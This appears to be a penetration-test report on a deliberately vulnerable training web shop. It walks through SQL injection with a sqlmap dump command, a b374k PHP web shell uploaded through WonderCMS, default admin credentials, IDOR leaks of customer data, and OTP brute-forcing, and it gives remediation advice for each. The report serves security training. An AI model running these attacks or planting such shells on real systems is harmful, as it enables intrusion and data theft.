







Lifestyle Store

Detailed Developer Report

Security Status – Extremely Vulnerable

1. The hacker can steal all the data from database of lifestyle store (SQLi).
2. Hacker can control the server and steal the critical information in the database by shell upload.
3. Hacker can access entire content of website(Gaining admin access).
4. Hacker can extract critical information of all customers by user_id (IDOR).
5. Hacker can change the password and gain the access of admin account by OTP Bypass.
6. Hacker can gain access of any account like admin account, seller account by forced browsing.
7. Hacker run the command in admin account and get the information about the server and system.

Vulnerability Statistics



Vulnerabilities

No.	Severity	Vulnerability	Count
1	Critical	SQL Injection	1
2	Critical	Arbitrary File Upload	1
3	Critical	Access to admin panel	1
4	Critical	Unauthorised access to customer details(IDOR)	3
5	Critical	Reset password of admin by OTP Bypass	1
6	Critical	Forced Browsing	1
7	Critical	Run Command in admin panel	1
8	Severe	Cross Site Request Forgery	3
9	Severe	Default/Weak Password	2
10	Severe	Cross Site Scripting	3
11	Severe	Rate Limiting Flaw	4
12	Severe	Open Redirection	1
13	Severe	Crypto Configuration Flaw	1

No.	Severity	Vulnerability	Count
14	Moderate	Directory Listing	1
15	Moderate	Personaly Identifiable Information(PII) leakage	1
16	Moderate	Outdated version of using components	2
17	Moderate	Unrequired information of seller	1
18	Low	Server side misconfiguration flaw	2
19	Low	Descriptive error messages	2
20	Low	Default files/pages	4

1) SQL Injection

1) SQL Injection (Critical)

Below mention URL is vulnerable to SQL injection.

Affected URL :

<http://url.com/products.php?cat=1>

Affected Parameters :



cat (GET Parameter)

Payload :

cat=1'

Observation

Below you see the category 1 for T-shirts. Click on the socks the category will be change into a cat=2 that is called the parameter of this URL is GET based parameter. Then we apply the single quote in the parameter 'cat' . We get the complete SQL syntax error from the server.



Observation

We then put --+ :products.php?cat1'-- + and the SQL syntax error gets removed which shows that it is vulnerable to SQL Injection.

Using automated tool **sqlmap**, we find the SQL injection vulnerabilities in this application.

Sqlmap command :-

```
Sqlmap -u http://url.com/products.php?cat=1 --cookie "key=XXXXXXXXXXXXXXXXXX" --dbs -T "users" -C name,password --dump
```

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://3.108.42.57/products.php?cat=1' --cookie "key=8162B7D0-317A-D848-E77B-001792A2B04C" --dbs -T "users" -C name,password --dump >
```

Proof of Concept (PoC) : Attacker can dump arbitrary data like No of databases ,username,**passwords**

```
[18:31:32] [INFO] fetching database names  
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

Database: hacking_training_project VIEW PRO
[10 tables]

brands
cart_items
categories
customers
order_items
orders
product_reviews
products
sellers
users

Proof of Concept (PoC) :

Database: hacking_training_project

Table: users

[11 columns]

Column	Type
address	text
created_at	timestamp
email	varchar(255)
id	int(11)
last_updated_at	timestamp
name	varchar(255)
password	varchar(255)
phone_number	bigint(20)
type	enum('admin','seller','customer')
unique_key	varchar(35)
user_name	varchar(255)

Database: hacking_training_project

Table: [REDACTED]

16 entries	
name	password

Business Impact – Extremely High

1. Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.
2. Previous slide has the screenshot of users table which shows user credentials being leaked that too in very weak encryption technique.
3. Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

RECOMMENDATIONS

1. Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only.
2. Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
3. Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ‘ to \’, “ to \”, \ to \\. It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc.
4. Do not run Database Service as admin/root user
5. Disable/remove default accounts, passwords and databases
6. Assign each Database user only the required permissions and not all permissions

References

- https://www.owasp.org/index.php/SQL_Injection
https://en.wikipedia.org/wiki/SQL_injection

2) Arbitrary File Upload

2) Arbitrary File Upload (Critical)

Below mentioned URL is vulnerable to Arbitrary File Upload and making other admin level changes

Affected URL :

- <http://65.0.18.20/wondercms>

Observation :-

When we login to <http://65.0.18.20/wondercms/> then in settings file uploads we can upload any arbitrary php file like reverse shell. Server totally fails to check whether the php file is malicious or not.

The screenshot shows the 'FILES' tab selected in the navigation bar. The 'UPLOAD' section contains a 'Browse...' button, a 'NO FILE SELECTED.' message, and a blue 'UPLOAD' button. The 'REMOVE FILES' section lists three files with red 'X' icons:

- /wondercms/files/get os.php
- /wondercms/files/mini_b374k.php
- /wondercms/files/whoami.php

Proof of Concept (POC)

The screenshot shows a terminal window with a red border. At the top, there is a header bar with a magnifying glass icon, a refresh icon, and the URL `65.0.18.20/wondercms/files/b374kmini.php`. Below the header is a banner with the text "b374k" and "m1n1 1.01". The banner also displays server information: `nginx/1.14.0`, `Linux ip-172-26-6-47 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64`, `server ip : 65.0.18.20 | your ip : 117.212.137.174`, and `safemode OFF`. The banner also shows the current directory: `> / home / trainee / wondercms / files /`. Below the banner is a navigation menu with tabs: `explore`, `shell`, `eval`, `mysql`, `phpinfo`, `netsploit`, `upload`, and `mail`. The main area of the terminal contains the text `trainee`. At the bottom of the terminal window, there is a command prompt `trainee $` followed by a text input field containing `whoami` and a "Go !" button.

Business Impact – Extremely High

A malicious user can access the Dashboard which discloses many critical information of organization including:

1. Important files
2. Password
3. And much more...
4. Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

Recommendation

1. Change the Admin password to something strong and not guessable.
2. The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated: CVE-2017-14521.

References

https://www.owasp.org/index.php/Unrestricted_File_Upload

<https://www.opswat.com/blog/file-upload-protection-best-practices>

3) Access to Admin Panel

2) Access to Admin Panel (Critical)

Below mentioned URL is vulnerable to Default Password of Admin.


Affected URL :

- <http://65.0.18.20/wondercms/loginURL>

Observation

Hacker can logged into wonderCMS as admin with default password admin.

Hacker can also changed the password of admin so that next time admin don't get login.



A zoomed-in view of a password change form. The form is titled "PASSWORD" and contains three fields:

- "OLD PASSWORD"
- "NEW PASSWORD"
- A large blue "CHANGE PASSWORD" button at the bottom.

Proof of Concept (POC)

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

MENU

- Home
- Example

[ADD PAGE](#)

MAIN WEBSITE TITLE

THEME

PAGE TO DISPLAY ON HOMEPAGE

FOOTER

Business Impact

1. Using this vulnerability, attacker can login to the admin panel and change the layout of the website. Attacker can also change the content of the website by this admin panel.
2. Attacker can add some malicious code, some kind of videos, blogs that are not belong to this website this is impact on company's reputation.
3. Attacker can add and delete the pages in this panel.
4. Attacker change the password of this admin panel so admin can not login in to this panel after attack.

Recommendation

1. The default password should be change into the strong password.
2. Password changing process must be done with some steps of verifications.
3. The admin url must also not accessible to normal user.

Reference

https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password

<https://www.acunetix.com/blog/web-security-zone/common-password-vulnerabilities/>

4) Unauthorised access of customer details (IDOR)

4. Unauthorised access of customer detail (Critical)

Below mentioned URL is vulnerable to Insecure Direct Object Reference.

Affected URL :

- <http://65.0.18.20/wondercms/loginURL>


Observation

Login as customer then click on My Cart.

Change the customer parameter to any other number , we can see the item added by other customers into their cart.

A screenshot of a web browser window. The address bar shows a warning icon followed by "Not secure | 3.108.42.57/orders/orders.php?customer=16". Below the address bar, there is a dark header with a magnifying glass icon and the text "Imported Fro...". The main content area has a dark header with "Lifestyle Store" on the left and navigation links "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Loc" on the right. The main body of the page contains the text "You haven't placed any orders yet!" in a large, bold font, with a red "SHOP NOW" button below it. The entire screenshot is enclosed in a red border.

Proof of Concept (POC)



⚠ Not secure | 3.108.42.57/orders/orders.php?customer=13

Imported From...

Lifestyle Store My Cart My Profile My Orders Blog Forum Log Out

My Orders

Order Id: 8070B67FB9B8

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	INR 450

SHIPPING DETAILS:

Name - hunter	PAYMENT MODE
Email - konezo@web-experts.net	Cash on delivery
Phone - 9788777777	
Address - alert(1)	

Order placed on : 2019-03-07 07:30:22 Status: DELIVERED

Order Id: 2DFD00BBC1B6

PRODUCTS:

Peach Women Ballerina Shoes	INR 1679
Total	INR 1679


SHIPPING DETAILS:

Name - hunter	PAYMENT MODE
Email - konezo@web-experts.net	Cash on delivery
Phone - 9788777777	
Address - alert(1)	

Order placed on : 2019-03-09 23:44:18 Status: DELIVERED

Observation

Login as a customer then in the url <http://3.108.42.57/profile/16/edit/> when we change the number 16 to any other number we can see other users sensitive information like name , email & phone number.



The screenshot shows a web browser window with the URL <http://3.108.42.57/profile/16/edit/>. The page title is "My Profile". The user's name is listed as "evil", and their email is "admin@gmail.com". Below these fields, there are two more input fields, both containing the value "evil". Further down, the address "ABC STREET" is listed. At the bottom of the form, there is a red "UPLOAD PROFILE PICTURE" button and a large red "UPDATE" button. The entire screenshot is framed by a thick red border.

Not secure | 3.108.42.57/profile/16/edit/
Imported Fro...

My Cart My Profile My Orders

My Profile

evil

admin@gmail.com

evil

9333333333

ABC STREET

UPLOAD PROFILE PICTURE

UPDATE

Proof of Concept (POC) : Sensitive information of other user

⚠ Not secure | 3.108.42.57/profile/12/edit/

Imported Fro...

My Cart My Profile My Orders

My Profile

Bulla Boy

bullaranto.com


bulla

7645835473

Bulla Boy, 98B, St. Peter road, Ramanin

UPLOAD PROFILE PICTURE


UPDATE



Observation

Navigate to http://3.108.42.57/reset_password/customer.php?username=xyz

Then we change the username parameter to any other username now an attacker can see the email id of that user .



Proof of Concept (POC)

A Not secure | 3.108.42.57/reset_password/customer.php?username=hunter

Imported From...

Lifestyle Store

Blog Forum Sign Up

Reset Customer Password

Your new password will be sent to your email address

konezo@web-experts.net

Send

Business Impact

1. This vulnerability exposes the information of all kind of user. Using this vulnerability, attacker can collect the data or information about the user and use those data in full fledge social engineering attack on user.
2. In this vulnerability information like phone number, username, email etc. is exposed.
3. Using this information the attacker can loggedin easily.

Recommendation

1. Sensitive information must only be accessible to authorised users.
2. Implement proper authentication and authorisation checks at every function to make sure the user requesting access to a resource whether to view or edit is his own data and no one else's.
3. Implement these checks on the basis of IP addresses and sessions.
4. If request can generate for reset password from different devices, the account should be blocked for a while.
5. Implement proper rate limiting checks that disallows large number of request from single resource.

Reference

1. <https://hdivsecurity.com/bornsecure/insecure-direct-object-references-automatic-prevention/>
2. <https://gracefulsecurity.com/idor-insecure-direct-object-reference/>

5) Reset password of admin by OTP Bypass

5. Reset password of admin by OTP Bypass (Critical)

Below mentioned URL is vulnerable to OTP Bypass Attack

Affected URL :

- http://url.com/reset_password/admin.php/otp=123

Observation

Admin login page option for forgot password and authenticate you by the OTP. The OTP parameter is GET based that means we will change the OTP in URL and check OTP is correct or not. An Attacker can easily brute force the 3 digit OTP.

The screenshot shows a web browser window with the following details:

- URL:** 13.127.217.154/reset_password/admin.php?otp=358
- Page Title:** Enter New Admin Password
- Form Fields:**
 - New password
 - Confirm password
- Buttons:**
 - Reset Password (highlighted in red)

Proof of Concept (POC)

OTP is successfully brute forced.

The screenshot shows a network fuzzer interface with a red border. At the top, there are tabs for History, Search, Alerts, Output, WebSockets, and Fuzzer. The Fuzzer tab is selected. Below the tabs, the progress bar shows "100%" completion. The main area displays a table of fuzzing results:

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
251 Fuzzed		200 OK		24 ms	463 bytes	3,900 bytes			350
252 Fuzzed		200 OK		23 ms	463 bytes	3,900 bytes			351
253 Fuzzed		200 OK		23 ms	463 bytes	3,900 bytes			352
254 Fuzzed		200 OK		24 ms	463 bytes	3,900 bytes			353
255 Fuzzed		200 OK		21 ms	463 bytes	3,900 bytes			354
256 Fuzzed		200 OK		21 ms	463 bytes	3,900 bytes			355
257 Fuzzed		200 OK		22 ms	463 bytes	3,900 bytes			356
258 Fuzzed		200 OK		21 ms	463 bytes	3,900 bytes			357
259 Fuzzed		200 OK		19 ms	463 bytes	3,996 bytes			358
260 Fuzzed		200 OK		23 ms	463 bytes	3,900 bytes			359
261 Fuzzed		200 OK		21 ms	463 bytes	3,900 bytes			360
262 Fuzzed		200 OK		30 ms	463 bytes	3,900 bytes			361
263 Fuzzed		200 OK		28 ms	463 bytes	3,900 bytes			362
264 Fuzzed		200 OK		31 ms	463 bytes	3,900 bytes			363
265 Fuzzed		200 OK		22 ms	463 bytes	3,900 bytes			364

At the bottom, there are status indicators for Alerts (0), Current Scans (0), and various system metrics like CPU and RAM usage.

Proof of Concept (POC)

HTTP/1.1 200 OK

Server: nginx/1.14.0 (Ubuntu)

</nav>

```
<div id="content">
    <div class="reset_container">
        <p class="reset_heading">Enter New Admin Password</p>
        <div class="form-container">
            <form name="password_reset" id="password_reset">
                <div class="form-group">
                    <input type="password" class="form-control" placeholder="New password" name="new_password" id="new_password">
                </div>
                <div class="form-group">
                    <input type="password" class="form-control" placeholder="Confirm password" name="confirm_password" id="confirm_password">
                </div>
                <div class="form-group">
                    <button type="submit" class="form-control btn btn-primary">Reset Password</button>
                </div>
            </form>
        </div>
    </div>
<div>
```

zzer ✘ × +

100%

Current fuzzers: 0



Proof of Concept (POC)

The screenshot shows a REST client interface with a red border. At the top, there are navigation buttons: a left arrow, a lightning bolt icon labeled "Quick Start", a right arrow labeled "Request", a left arrow labeled "Response", and a plus sign button. Below these are dropdown menus for "Header: Text" and "Body: Text", each with a downward arrow. The main area displays an HTTP response:

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 08 Sep 2021 05:40:11 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
{"success":true,"successMessage":"Password updated successfully. Please login."}
```

The JSON response at the bottom is highlighted with a red box.

Proof of Concept (POC)

The screenshot shows a browser developer tools Network tab with a red border. At the top, there are tabs for 'Quick Start', 'Request', 'Response', and a '+' button. Below the tabs, there are dropdowns for 'Header: Text' and 'Body: Text'. The 'Response' tab is selected. The 'Header' section displays standard HTTP headers for an nginx server. The 'Body' section contains a JSON object: {"success":true,"successMessage":"Login successful","successPage":"\\admin31\\dashboard.php"}.

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 08 Sep 2021 05:44:02 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=2ff0adaa77c7fb316b0b597a922d13c2caef546e28254d1bff528c0630c8b205; expires=Wed, 08-Sep-2021 06:44:02 GMT;
Max-Age=3600; path=/
{"success":true,"successMessage":"Login successful","successPage":"\\admin31\\dashboard.php"}
```

Proof of Concept (POC)

The screenshot shows a web-based admin dashboard for a "Lifestyle Store". The URL in the browser is 13.127.217.154/admin31/dashboard.php. The dashboard has a dark header with "Lifestyle Store", "Dashboard", and "Logout" buttons. A red border surrounds the main content area.

Admin Dashboard

CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<input type="button" value="UPLOAD"/>	<input type="text"/>	<input type="button" value="Add"/>

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
